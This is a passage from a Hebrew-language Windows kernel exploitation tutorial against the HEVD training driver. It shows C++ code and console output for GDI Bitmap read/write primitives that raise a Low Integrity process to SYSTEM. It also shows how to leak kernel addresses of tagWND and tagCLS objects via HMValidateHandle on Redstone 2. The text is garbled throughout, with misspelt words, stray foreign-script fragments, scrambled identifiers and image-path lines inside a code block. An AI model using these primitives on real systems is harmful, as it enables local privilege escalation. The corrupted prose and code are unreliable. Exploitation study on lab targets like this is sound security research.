נקודה נוספת שזו לא שהתובות הללו **rzיפות**. כפי שכבר ציינו, הקצאות Pool הן הרבה יותר צפיפות מההקצאות קטנות. כמו כן, ניתן לראות שהאובייקט מתחליל בתחילת ה-Chunk, ולא 0x10 בתים אחרים. הסיבה לכך היא שה-POOL_HEADER של הקצאות גדולות מואחסן בנפרד מההקציה עצמה.

על סמך השיטה החדשה שפיתחנו להדפסת כתובות ה-Bitmaps, נערוך את createPrimitives בזורה הבאה (הגרסה שמובאת היא הלא שקטה):

```
void createPrimitives() {
    char data[0x280];
    memset(data, 'A', 0x27f);
    data[0x27f] = '\x00';

    void* managerSurface = leakLargePoolAllocationAddress();
    MANAGER_BITMAP = CreateBitmap(0x701, 0x2, 0x1, 8, &data);
    std::cout << "Manager handle: 0x" << std::hex << MANAGER_BITMAP << std::endl;
    std::cout << "Manager: 0x" << std::hex << managerSurface << std::endl;

    void* workerSurface = leakLargePoolAllocationAddress();
    WORKER_BITMAP = CreateBitmap(0x701, 0x2, 0x1, 8, &data);
    std::cout << "Worker handle: 0x" << std::hex << WORKER_BITMAP << std::endl;
    std::cout << "Worker: 0x" << std::hex << workerSurface << std::endl;

    unsigned long long workerPvScan0Address = (unsigned long long)workerSurface + 0x18 + 0x38;
    unsigned long long managerPvScan0Address = (unsigned long long)managerSurface + 0x18 + 0x38;

    exploitWriteWhatWhere(workerPvScan0Address, managerPvScan0Address);


    std::cout << "Exploited Write-What-Where" << std::endl;
}
```

הצלחנו להחיות את פרימיטיבי ה Kerraria/ כתיבה שלנו תחת RS1. ☺

הדלפת ntoskrnl.exe

לזמן, השיטה שהשתמשנו בה עבור הדלפת ntoskrnl ב-TH עדין עובדת ב-RS1, אך שайн צריך למצוא שיטה חדשה.

כמו ב-TH, נרשם אקספליט שלם שקורא ל-elevatePrivileges ולאחר מכן ל-createPrimitives. פותח cmd.exe. נרים את כל ה-exploit שלנו מ-cmd שרש ב-Low Integrity, ונראה שהפכנו ל-SYSTEM:



C:\HEVD\Exploit>HevdGdiExploitation.exe
Found KernelAddress at 0xFFFFF5AA04384000
^C
C:\HEVD\Exploit>HevdGdiExploitation.exe
Found KernelAddress at 0xFFFFF5AA02228000
Manager handle: 0xFFFFFFF9D050CC7
Manager: 0xFFFFF5AA02228000
Found KernelAddress at 0xFFFFF5AA0437E000
Worker handle: 0x000000039050C29
Worker: 0xFFFFF5AA0437E000
Exploited Write-What-Where
ntoskrnl.exe Base: 0xfffff80056608000
System process is at 0xfffff800569b0218
Found system process at 0xfffff968f5a462040
Found system token at 0xFFFFD28F4E4158A3
Found current process at 0xfffff968f5a8a0700
Enjoy system privileges : -)
The system cannot find message text for message number 0x2350 in the message file for Application.
(c) 2016 Microsoft Corporation. All rights reserved.
Not enough storage is available to process this command.

C:\HEVD\Exploit>whoami
nt authority\system

C:\HEVD\Exploit>

Pictures
Videos
Local Disk (C:) HevdGdiExploitation.exe
DVD Drive (D:) W

Handle	Name	Process ID	User	Integrity Level
0x1400	cmd.exe	2764	ADMINRG-39PLN...	Low
0x1401	conhost.exe	2472	ADMINRG-39PLN...	Low
0x1402	HevdGdiExploitation.exe	4544	NT AUTHORITY\...	System
0x1403	cmd.exe	3100	NT AUTHORITY\...	System
0x1404	cmd.exe	3976	NT AUTHORITY\...	System

השיטה שהציגנו ת עניקה לנו שקט לכמה חודשים, אבל כבר בשחרור הגרסת הבאה בסדרת Redstone יהיה علينا למצוא דרכי חדשות להחזיר את הפרימיטיבים שלנו.

Redstone 2

העדכון הבא בסדרת Redstone, שוקן כ-"Version 1703" ו- "Creators Update", שמו הקוד שלו הוא 2 Redstone (RS2), הוא שוחרר למשתתפי תכנית Windows Insider בסוף מרץ 2017, וליציבור הרחב באמצע אפריל 2017. גם העדכון זהה הביא עמו מספר רב של בשורות, ושיטות חדשות למניעת אקספלויטציות קernal. אחד השינויים הרלוונטיים עבורה הוא שכבר אין כתובות קרנליות ב-`gSharedInfo`, כך שכבר לא יוכל להשתמש בשיטה שהציגנו לעלינו למצוא שיטה חדשה להדפסת כתובות ה-`Bitmaps` אם ברצונו המשיך להשתמש בהם כפרימיטיבי קריאה/כתיבה עליון, שוב, למצוא דרך חדשה להדפיס את הכתובות שלהם.


הדפסת כתובות ה-`Bitmaps`

בדיוון שערךנו על עדכון השיטות שלנו עבור RS1, הציגנו שיטה חדשה להדפסת כתובות ה-`Bitmap` שלנו, אשר מסתמכת על הדפסת כתובות הקצאות ב-`Pool Large Session` במתaska שמצויה `Faea`. כשדיברנו על RS1, בחרנו להשתמש ב-`Accelerator Tables`. לצעירנו, אנו כבר לא יכולים להדפיס את הכתובות של הדיזרכן שמקורה עבור ה-`Accelerator Table`, מכיוון ש-`user32!gSharedInfo` כבר לא מכיל את המידע הזה, אבל חשוב להבין את העוצמה שבשיטה שתיארנו: כל עוד יוכל ליצור הקזאה גדולה כלשהי שאת הכתובת שלנו יוכל להדפיס (באוטו `Pool` בו יוקצה ה-`Bitmap`), אנו יוכל לבצע את ההתקפה ולנצל את ה-`Bitmaps` שלנו לצורך כתיבה/קריאה, וזאת מכיוון שהבעה כאן היא בעיה אינהרנטית בעיצוב ה-`Bitmap`, שכן אם יוכל ליצור הקזאה גדולה אחרת ב-`Pool` העומדת בפניה ולחדר פג זהה, נראתה כיצד יוכל לנצל את המבנים לשחרר אותה, יוכל להחיות את השיטה שלנו גם תחת RS2. בסעיף זה, נראה כיצד יוכל לנצל את המבנים `tagWND` ו-`tagCLS` לצורך מטרה זו.

ב-Windows, כאשר מתבצעת התחברות למערכת - הzn באמצעות חיבור מרוחק (על בסיס RDP) והן באמצעות חיבור מקומי - נוצר `Session` עבור ההתחברות. ה-`Session` מתואר באמצעות המבנה `!Session nt!_MM_SESSION_SPACE`. ה-`Session`-ים ממוקמים באופן עוקב, החל מ-0, כאשר 0 `Session` משמש לכל `Session` Services. כל `Session` מוקצה זיכרון ייחודי ומואבטה ב-`Pool`, בשם `Pool`. `Session` כל התהליכים לאותו `Session`.

כל `Session` מכיל מספר `Window Stations`. `Window Stations` הינם אובייקטים מאובטחים, המשמשים בעיקר לצורך תחימת האובייקטים שהם מכילים תחתיהם לצורכי אבטחה. `Window Stations` יכולים להיות אינטראקטיביים ולא אינטראקטיביים, השם של `Window Station` הוא ייחודי בתוך כל `Session`, והמבנה שמתאר אותו הוא `!Nt!_WINDOWSTATION`. עבור כל `Session`, קיימת `Window Station` win32k!tagWINDOWSTATION. מיחוד בשם `Winsta0`, והוא ה-`Window Station` האינטראקטיבי היחיד.

תחת ה-`Window Station`, ניתן להגיד מספר `Desktops`. `Desktop` הוא אובייקט מאובטח בעל משטח תצוגה לוגי, עליו אפליקציות יכולות לרender אלמנטי UI בצורה חלונית. המבנה שמייצג `Desktop` הוא



win32k!tagDESKTOP. יכולם להיות מספר Desktops בעלי אלמנטי UI ב-Window Station אחד, אך רק אחד מהם יוכל להיות מוצג בכל רגע נתון. תחת 0 Winsta0 נוצרים באופן דיפולט 3 Desktops :1. Winlogon: ה-Desktop הנ"ל מכיל את מסך ההתחברות, ולאחר ההתחברות משתמש כ-Desktop בו מוצגים חלונות דיאלוג של ה-UAC לבקשת העלאת הרשות (בנהנה ש-Secure Desktop מופעל), ולכן לעיתים קוראים לו גם ה-Desktop Secure. זהו גם ה-Desktop אשר מוצג למשתמש כאשר לוחצים על Del+Ctrl+Alt+. מה שמייחד את ה-Desktop זהה הוא שرك תהליכיים שרצים כ-System.

יכולם לגשת אליו.

2. Default: ה-Desktop אשר מוצג לאחר ההתחברות. זהו ה-Desktop העיקרי אשר יוצג למשתמש, ובו יוצרו כל החלונות הקשורים ל-Session שלו (אלא אם כן המשתמש יבחר ליצור Desktops חדשים).


3. Disconnect: ה-Desktop בו מופיע ה-Screen-Saver .

כאמור, מעבר ל-Desktopים הללו, ניתן ליצור גם Desktops נוספים באופן תכני או באמצעות כלים מובנים ולא מובנים במערכת. לכל Desktop משוייך זיכרון קרנלי ייחודי ומאותט, בשם ה-Desktop Heap. לכל Desktop קיים רק Desktop Heap אחד, וה-Heap משוייך אך ורק ל-Desktop אחד. אובייקטים השייכים ל-Desktop, לדוגמה - חלונות (Windows) - יוקצו על ה-Desktop Heap של ה-Desktop אליו הם משוויכים. כל Desktop מכיל מספר חלונות. כל חלון מיוצג באמצעות WND, win32k!tagWND וסוג החלון מיוצג באמצעות CLS win32k!tagCLS .

לא נרحب את הדיוון שלנו בנושאים Windows & Desktops, Sessions ו-Window Stations. המעוניינים ימצאו קישורים למאמרים בנושא בסוף המאמר. כאמור, אנו נראה כיצד ניתן להשתמש בחולנות (ND) win32k!tagWND בשביל באופן דומה לאופן שבו השתמשו ב-Tables Accelerator בדינמו על RS1. ראשית, נבין כיצד ניתן ליצור חלון (וכך לבקש הקזאה עבור אובייקט החלון ב-Heap Desktop) וכיצד ניתן לשחרר חלון (וכך גם לשחרר את הקזאה שלו). יצירת חלון מתבצעת באמצעות קריאה ל-ExCreateWindow. להלן החתימה של הפונקציה (לקופה מ-MSDN):

```
HWND WINAPI CreateWindowEx(
    _In_          DWORD      dwExStyle,
    _In_opt_      LPCTSTR    lpClassName,
    _In_opt_      LPCTSTR    lpWindowName,
    _In_          DWORD      dwStyle,
    _In_          int        x,
    _In_          int        y,
    _In_          int        nWidth,
    _In_          int        nHeight,
    _In_opt_      HWND       hWndParent,
    _In_opt_      HMENU      hMenu,
    _In_opt_      HINSTANCE  hInstance,
    _In_opt_      LPVOID     lpParam
);
```

הפונקציה מקבלת ארגומנטים רבים, רובם אופציוניים ויכולם להיות 0. הארגומנט היחיד שמשמעותו כרגע הוא lpClassName. הארגומנט זה מצין את סוג החלון אותו ייצורם, ושמו הוא שם המחלקה שממנה אנו רצים ליצור את החלון. שם המחלקה יכול להיות אחד מהשמות המוגדרים במערכת (כמו



או "Edit" ("Button"), או שם של מחלקה שאנו הגדרנו (בעזרת RegisterClassEx, כפוי שנסביר בהמשך). המחלקה אליה שיר החולן תשפייע על התנהוגות החולן בעת קבלת Window Messages שונים (Window Messages) המ דרך לתקן עם חלונות).

הקריאה ל-CreateWindowEx תגרום לצירת אובייקט WND tag, ותחזיר לנו Handle לאובייקט. שחרור האובייקט יבוצע בעזרת DestroyWindow, אשר מקבלת Handle לחולן ומוחקת אותו:

```
BOOL WINAPI DestroyWindow(
    _In_ HWND hWnd
);
```

כפי שציינו, יכול להיות שם של מחלקה שהגדכנו בעזרת RegisterClassName. להלן החתימה של הפונקציה:

```
ATOM WINAPI RegisterClassEx(
    _In_ const WNDCLASSEX *lpwcx
);
```

בעת הקריאה לפונקציה, יווצר אובייקט tagCLS המייצג את המחלקה שרשمنו. נתמקד ברגומנט שהפונקציה מקבלת. הפונקציה מקבלת מצביע ל-*lpwcx*, שהמבנה שמתאר אותו הוא WNDCLASSEX. נבחן את המבנה:

```
typedef struct tagWNDCLASSEX {
    UINT         cbSize;
    UINT         style;
    WNDPROC     lpfnWndProc;
    int          cbClsExtra;
    int          cbWndExtra;
    HINSTANCE   hInstance;
    HICON        hIcon;
    HCURSOR     hCursor;
    HBRUSH      hbrBackground;
    LPCTSTR     lpszMenuName;
    LPCTSTR     lpszClassName;
    HICON        hIconSm;
} WNDCLASSEX, *PWNDCLASSEX;
```

השדות שמשמעותם אותן הם cbSize, cbStyle, lpfnWndProc, lpszClassName, lpszMenuName. השדה cbName צריך להכיל את הגודל של האובייקט, השדה lpszClassName צריך להכיל מחזורת המחזיקה את שם המחלקה (את השם זהה ניתן יהיה להביר אחר כך כרגומנט ל-CreateWindowEx), השדה lpszMenuName הוא שם המשאב של התפריט של המחלקה, והשדה lpfnWndProc צריך להחזיק מצביע ל-Window Procedure, שהיא פונקציה אשר אמורה לטפל ב-Window Messages שנשלחים לחולנות מהמחלקה אותן רושמים.

החתימה שלה היא:

```
LRESULT CALLBACK WindowProc(
    _In_    HWND      hWnd,
    _In_    UINT      uMsg,
    _In_    WPARAM     wParam,
    _In_    LPARAM     lParam
);
```

ב-`WindowProc` שלנו חשוב להזכיר את כל הבקשות שאנו לא מטפלים בהן ל-`DefWindowProc`.

מחיקת מחלקת חלונות (וגם שחרור אובייקט ה-`tagCLS`) מתבצעת באמצעות הפונקציה `UnregisterClass`.
החתימה של הפונקציה היא:

```
BOOL WINAPI UnregisterClass(
    _In_          LPCTSTR    lpClassName,
    _In_opt_      HINSTANCE hInstance
);
```

כאשר `lpClassName` הוא שם המחלקה שאנו רוצים למחוק, ו-`hInstance` הוא Handle למודול שייצר את המחלקה.

קטע הקוד הבא מדגים שימוש בסיסי בפונקציות שתיארנו, כולל ייצירת מחלקה חדשה, ייצור חלון חדש מהמחלקה, השמדת החלון ומיחיקת המחלקה. במהלך הקוד, יויצו וישחררו אובייקט `tagCLS` ו-`tagWND` המתארים את המחלקה והחלון, בהתאם:

```
HRESULT CALLBACK WindowProc(HWND hWnd, UINT uMsg, WPARAM wParam, LPARAM lParam) {
    return DefWindowProc(hWnd, uMsg, wParam, lParam);
}

void example() {
    WNDCLASSEXW windowClass = { 0 };
    windowClass.cbSize = sizeof(windowClass);
    windowClass.lpszClassName = L"ExploitClass";
    windowClass.lpszMenuName = L"Random menu name";
    windowClass.lpfnWndProc = WindowProc;
    RegisterClassExW(&windowClass);

    HWND window = CreateWindowExW(0, L"ExploitClass", 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);

    DestroyWindow(window);
    UnregisterClassW(L"ExploitClass", 0);
}
```

אחד הסיבות שאנו מתעניינים כל כך באובייקטים הללו היא שמתברר שנitin להציג את הכתובות הקרןויות שלהם, מה שיעזר לנו מאוד בהדפסת כתובות ה-`Bitmap` בהמשך. יש מספר דרכים לעשות זאת, אנו נציג דרך אשר מבוססת על שימוש בפונקציה `user32!HMValidateHandle`.

הfonקציה HMValidateHandle היא פונקציה לא מוצאת ולא מתודעת אשר נמצאת ב-user32.dll.
להלן החתימה שלה:

```
void* NTAPI HMValidateHandle(
    HWND h,
    int type
);
```

לפונקציה תכונה מסוימת: היא מחזירה לנו כתובת ב-User-Mode User-Mode אליה ממופה ה-WND tagWND אליו שייך ה-Handle שהוא מעבירים אליה ל-User-Space. בהמשך נראה שבאזור המיפוי זהה אפשר להדיף את הכתובת של הקernelית של ה-WND המקשר ל-Handle, וכן את הכתובת של ה-CLS המתאר את המחלקה של החלון.

כאמור, הפונקציה לא מוצאת, ולכן לא ניתן למצוא אותה באופן נאיבי באמצעות GetProcAddress.แทนו, מתרבר שהfonקציה זו היא הפונקציה הראשונה שקוראים לה בfonקציה IsMenu, כפי שניתן לראות בתחלת ה-assembly Disassembly של הפונקציה:

```
kd> u user32!IsMenu
USER32!IsMenu:
00007ffe`597089e0 4883ec28      sub    rsp,28h
00007ffe`597089e4 b202          mov    dl,2
00007ffe`597089e6 e805380000  call   USER32!HMValidateHandle (00007ffe`5970c1f0)
00007ffe`597089eb 33c9          xor    ecx,ecx
00007ffe`597089ed 4885c0          test   rax,rax
00007ffe`597089f0 0f95c1          setne cl
```

כך שאמנסרוק את הפונקציה IsMenu, ונחפש את ה-CALL הראשון (0xE8), נוכל לגלוות מה הכתובת של HMValidateHandle. על מנת לעשות זאת, ראשית עליינו להזכיר כיצד הפקודה CALL (opcode 0xE8) פועלת: הפקודה בניה מ-OpCode עצמו, ולאחר מכן DWORD אשר מייצג את המרחק (signed) בין הכתובת אליה אנו מעוניינים לקפוץ והערך של RIP מצביע לפקודה שלאחר הקפיצה.

בדוגמה שלנו, ניתן לראות שהאופrnd של CALL הוא 0x00003805, וכן ניתן לראות ש:
 $0x7ffe`597089eb + 0x00003805 = 0x7ffe5970c1f0$

מכאן, שעלה מנת לגלוות את הכתובת של HMValidateHandle, עליינו:

1. למצוא את הכתובת של IsMenu. הפונקציה מוצאת מ-user32.dll, אך ניתן לעשות זאת באמצעות GetProcAddress.
2. לחפש את הבית 8E0x, ולגלוות באיזה מרחק הוא נמצא מתחילת IsMenu.
3. לקרוא את ה-WORD שנמצא מיד לאחר 8E0x.
4. למצוא את הכתובת של הפקודה שלאחר ה-CALL בעזרת הוספה 5 לכתובת שבה מצאנו את 8E0x.
5. לחשב את הערך של ה-WORD התיכון של הכתובת של הפקודה הבאה ועוד הערך של האופrnd של CALL, ולאחר מכן לחסור את ה-WORD התיכון של הכתובת של הפקודה הבאה.
6. להוסיף את הערך שהתקבל לכתובת של הפקודה הבאה. הערך שמתיקבל צריך להיות הכתובת של HMValidateHandle.

קטע הקוד הבא מממש את הלוגיקה הנ"ל:

```
void leakHmValidateHandle() {
    unsigned char* searchAddress = (unsigned char*)GetProcAddress(GetModuleHandleA("user32.dll"), "IsMenu");
    unsigned long long nextInstruction = 0;
    long callOffset = 0;
    long nextEip = 0;

    while (true) {
        ++searchAddress;
        if (0xE8 == *searchAddress) {
            callOffset = *(long*)(searchAddress + 1);
            nextInstruction = (unsigned long long)(searchAddress + 5);
            nextEip = (long)nextInstruction;
            HMValidateHandle = (HMVALIDATEHANDLE)(nextInstruction + (nextEip + callOffset) - nextEip);
            break;
        }
    }
}
```

להלן הפלט מהרצתה של הפונקציה:

```
C:\HEUD\Exploit>HevdGdiExploitation.exe
user32!HMValidateHandle is located at 0x00007FFE5970C1F0
```

נודא בערצת WinDbg

```
kd> u user32!IsMenu
USER32!IsMenu:
00007ffe`597089e0 4883ec28      sub     rsp,28h
00007ffe`597089e4 b202          mov     dl,2
00007ffe`597089e6 e805380000  call    USER32!HMValidateHandle (00007ffe`5970c1f0)
```

ניתן לראות שמדובר באותה הכתובת.

כאמור, אם נספק לפונקציה Handle לחילון, היא תעתקיק את ה-WND tag שמייצג את החלון ל-User-Space. בשביל להבין כיצד העבודה זו עוזרת לנו, علينا קודם להכיר את מבנה ה-WND.tag. לצעರנו, הסימboleם של המבנה לא זמינים ב-10 Windows, אבל הם כן זמינים ב-7 Windows, ובעזרת ניתוח פשוט יחסית של אובייקטים מהמבנה ניתן להבין את השינויים שהתרחשו בו.

המידע זמין באינטרנט, لكن נשתמש בתוצאות הסופיות ולא נתוח את השינויים בעצמו. להלן הגדרת המבנה WND בגרסה מסוימת של Windows שקדמה ל-RS2:

```
typedef struct tagWND {
    THRDESKHEAD      head;
    DWORD             dwState;
    DWORD             dwState2;
    DWORD             dwExStyle;
    DWORD             dwStyle;
    HMODULE           hModule;
    WORD              hMod16;
    WORD              fnid;
    tagWND*           spwndNext;
    tagWND*           spwndParent;
    tagWND*           spwndChild;
    tagWND*           spwndOwner;
    RECT              rcWindow;
    RECT              rcClient;
    WNDPROC           lpfnWndProc;
    PCLS              pcls;
    HRGN              hrgnUpdate;
    void*             ppropList;
    void*             pSBInfo;
    void*             spmenuSys;
    void*             spmenu;
    HRGN              hrgnClip;
    LARGE_UNICODE_STRING strName;
    int               cbwndExtra;
    tagWND*           spwndLastActive;
    HIMC              hImc;
    ULONG_PTR          dwUserData;
    DWORD              field1;
    DWORD              field2;
} WND, *PWND;
```

כפי שניתן לראות, מדובר במבנה מורכב יחסית, אבל רק שני שדות מעניינים אותנו: head ו-pcls. ניתן לראות ש-head מתייחס לעזרת המבנה THRDESKHEAD. נבחן את הגדרת המבנה:

```
typedef struct _THRDESKHEAD {
    void*             h;
    unsigned long     cLockObj;
    void*             pti;
    void*             rpdesk;
    _THRDESKHEAD*    pSelf;
} THRDESKHEAD;
```

ניתן לראות ש-head מכיל מספר שדות מעניינים, ביניהם rpdesk - המצביע ל-**tagDESKTOP** (המתאר Desktop) אליו הוא שייר, h - ה-Handle לחולון עצמו (זהה לערך של ה-Handle שהוחזר לנו מהפונקציה CreateWindowEx, ו-pSelf - שהוא מצביע עצמי (מצביע לאובייקט עצמו). חשוב לציין שככל המצביעים הללו מצביעים לכתובות קרנליות.

השדה האחרון שהתעניינו בו ב-WND הוא `cls`, והוא מצביע ל-`tagCLS`. כזכור, `tagCLS` הוא המבנה אשר מתאר מחלוקת חלונות מסוימת, וקריאה ל-`RegisterClassEx` תגרום לייצרת `tagCLS` חדש. נבחן את המבנה:

```
typedef struct tagCLS {
    tagCLS*      pclsNext;
    ATOM          atomClassName;
    WORD          fnid;
    void*         rpdeskParent;
    void*         pdce;
    WORD          hTaskWow;
    WORD          CSF_flags;
    LPSTR         lpszClientAnsiMenuName;
    LPWSTR        lpszClientUnicodeMenuName;
    void*         spcpdFirst;
    tagCLS*       pclsBase;
    tagCLS*       pclsClone;
    int           cWndReferenceCount;
    UINT          style;
    WNDPROC       lpfnWndProc;
    int           cbclsExtra;
    int           cbwndExtra;
    HMODULE       hModule;
    void*         spicn;
    void*         spcur;
    HBRUSH        hbrBackground;
    LPWSTR        lpszMenuName;
    LPSTR         lpszAnsiClassName;
    void*         spicnSm;
} CLS, *PCLS;
```

באופן הגיוני, נזהה שdots רבים שימושתיים הן ל-`tagCLS` והן ל-`WNDCLASSEX` (שימושם אותו לשימוש מחלוקת חדשה). לדוגמה, השדה `lpfnWndProc` יכול את הכתובת ל-Window Procedure-הה כתובות מהדרכנו עבור המחלוקת. הכתובת זו היא כתובות ב-User-Land. השדה `lpszAnsiClassName` יכול את שם המחלוקת, והשדה `lpszMenuName` מכיל את השם של התפריט של המחלוקת, ובמהמשך נראה שיש לו חשיבות מיוחדת עבורנו. גם ל-`tagCLS` יש מצביע עצמי, והוא נמצא בשדה `pclsBase`. גם כן, המצביעים לשdots שתיארנו מכילים כתובות קרבנליות (פרט ל-`lpfnWndProc`).

כפי שציינו, המבנים שונים כמעט לאורך השנים. השינויים משמעותיים אותם ב-RS2 הם:

1. השדה `cls` נמצא במרחב של `xA8` בתים מתחילה `WND`.
2. השדה `lpszMenuName` נמצא במרחב `90x90` בתים מתחילה `tagCLS`.

כאמור, הפקונציה `HMDLValidateHandle` מחזירה לנו כתובות ב-User-Space אליה ממופת ה-`WND` המקשר ל-Handle שאנו מעבירים לה. פי שציינו, ב-`WND` כתובות קרבנליות רבות, כך שבעזרת השדה `tagWND.pSelf` נוכל לגלוות מה הכתובת של ה-`WND` הernal, בעזרת השדה `tagWND.head.pcls`. נוכל לגלוות מה הכתובת של ה-`tagCLS` המתאר את סוג החלון, ואם נוסיף לערך של שדה זה `90` נוכל למצוא את הכתובת הernal של `lpszMenuName`.

נדגים זאת בעזרת WinDbg והפונקציה הבאה:

```
void example() {
    leakHmValidateHandle();
    craftFakeClass();
    tagWND* windowObject = leakWindowObject();

    std::cout << "tagWND copy is located at 0x" << std::hex << windowObject << std::endl;
    DebugBreak();
```

כאשר leakHmValidateHandle היא הפונקציה שהציגנו למציאת הכתובת של HMValidateHandle הינה פונקציה שרשמת סוג חלון פיקטיבי חדש בעזרת WinDbg, שםנו RegisterClassExW שם חלון שלו" (ב-Unicode,Random menu name) leakWindowObject יוצרת חלון חדש מסוג ExploitClass, ובעזרת HMValidateHandle מעתיקה את ה-WND שמייצג את הchlon ל-User-Space, ומחרירה את המצביע אליו. הפונקציה ממומשת כך:

```
tagWND* leakWindowObject() {
    HWND window = CreateWindowExW(0, L"ExploitClass", 0, 0, 0, 0, 0, 0, 0, 0, 0);
    return (tagWND*)HMValidateHandle(window, 1);}
```

נבנה תכנית שמריצה את example, ויעזר ב-WinDbg על מנת לבדוק את windowObject. תחיליה, נמצא את הכתובת של windowObject

```
kd> k 2
# Child-SP          RetAddr          Call site
00 000000c2`86b3f9c0 00007ff7`03ceebc0 HevdGdiExploitation!example+0x85
01 000000c2`86b3f9c8 00007ff7`03b3604f HevdGdiExploitation!std::cout
kd> .frame On0; dv /t /v
00 000000c2`86b3f9c0 00007ff7`03ceebc0 HevdGdiExploitation!example+0x85
000000c2`86b3f9e8 struct tagWND * windowObject = 0x000001f4`9572f2d0
```

לאחר מכן, נבחן את windowObject.head

```
kd> dx -id 0,0,fffff998c4a6bf5c0 -r1 ((HevdGdiExploitation!_THRDESKHEAD *)0x1f49572f2d0)
((HevdGdiExploitation!_THRDESKHEAD *)0x1f49572f2d0) [Type: _THRDESKHEAD]
[+0x000] h : 0x10038a [Type: HWND__ *]
[+0x008] cLockobj : 0x4 [Type: unsigned long]
[+0x010] pti : 0xfffffe303c3fe1430 [Type: void *]
[+0x018] rpdesk : 0xfffff998c4a1cd3f0 [Type: void *]
[+0x020] pSelf : 0xfffffe303c085f2d0 [Type: _THRDESKHEAD *]
```

ניתן לראות ש-pSelf הוא מצביע לכתובת קרנליית. נבחן את המידע בכתבota אליה הוא מצביע על מנת להראות שאכן מדובר באותו מידע שהועתק ל-User-Space

```
kd> dx -id 0,0,fffff998c4a6bf5c0 -r1 ((HevdGdiExploitation!_THRDESKHEAD *)0xfffffe303c085f2d0)
((HevdGdiExploitation!_THRDESKHEAD *)0xfffffe303c085f2d0) [Type: _THRDESKHEAD]
[+0x000] h : 0x10038a [Type: HWND__ *]
[+0x008] cLockobj : 0x4 [Type: unsigned long]
[+0x010] pti : 0xfffffe303c3fe1430 [Type: void *]
[+0x018] rpdesk : 0xfffff998c4a1cd3f0 [Type: void *]
[+0x020] pSelf : 0xfffffe303c085f2d0 [Type: _THRDESKHEAD *]
```

מעולה! ננסה למצוא גם את הכתובת ל-CLS tag ולבדק אם היא זהה לכתובת של tagWND tagCLS ב-CLS tag:

```
kd> dq 0x000001f4`9572f2d0+0xa8 L1
000001f4`9572f378 fffffe303`c08554a0
kd> dq 0xfffffe303c085f2d0+0xa8 L1
fffffe303`c085f378 fffffe303`c08554a0
```

מצוין! כפי שצינו, אם נוסיף לערך זהה עוד 0x90 נמצא את `pszMenuName`, ומיד אחריו את `pszClassName`. נראה זאת:

```
kd> du poi(poi(0xfffffe303c085f2d0+0xa8)+0x90)
fffffe303`c3c252a0 "Random menu name"
kd> da poi(poi(0xfffffe303c085f2d0+0xa8)+0x98)
fffffe303`c0855550 "ExploitClass"
```

אידאלית, אם היינו יכולים לבצע את הפעולות המופיעות בתמונה האחורונה מה-User-Mode, היינו יכולים לגלות מה הכתובת של הקצתה בה נמצא `pszMenuName` ו-`pszClassName`, אך כפי שניתן לראות, אם יכולים להשיג רק את הכתובת של השדות, ולא את הערך של השדה עצמו (המצביע להקצתה). בשביל לגלוות מה הערכים של השדות שנמצאים ב-CLS tag, ניעזר בערך בשם `ulClientDelta`.

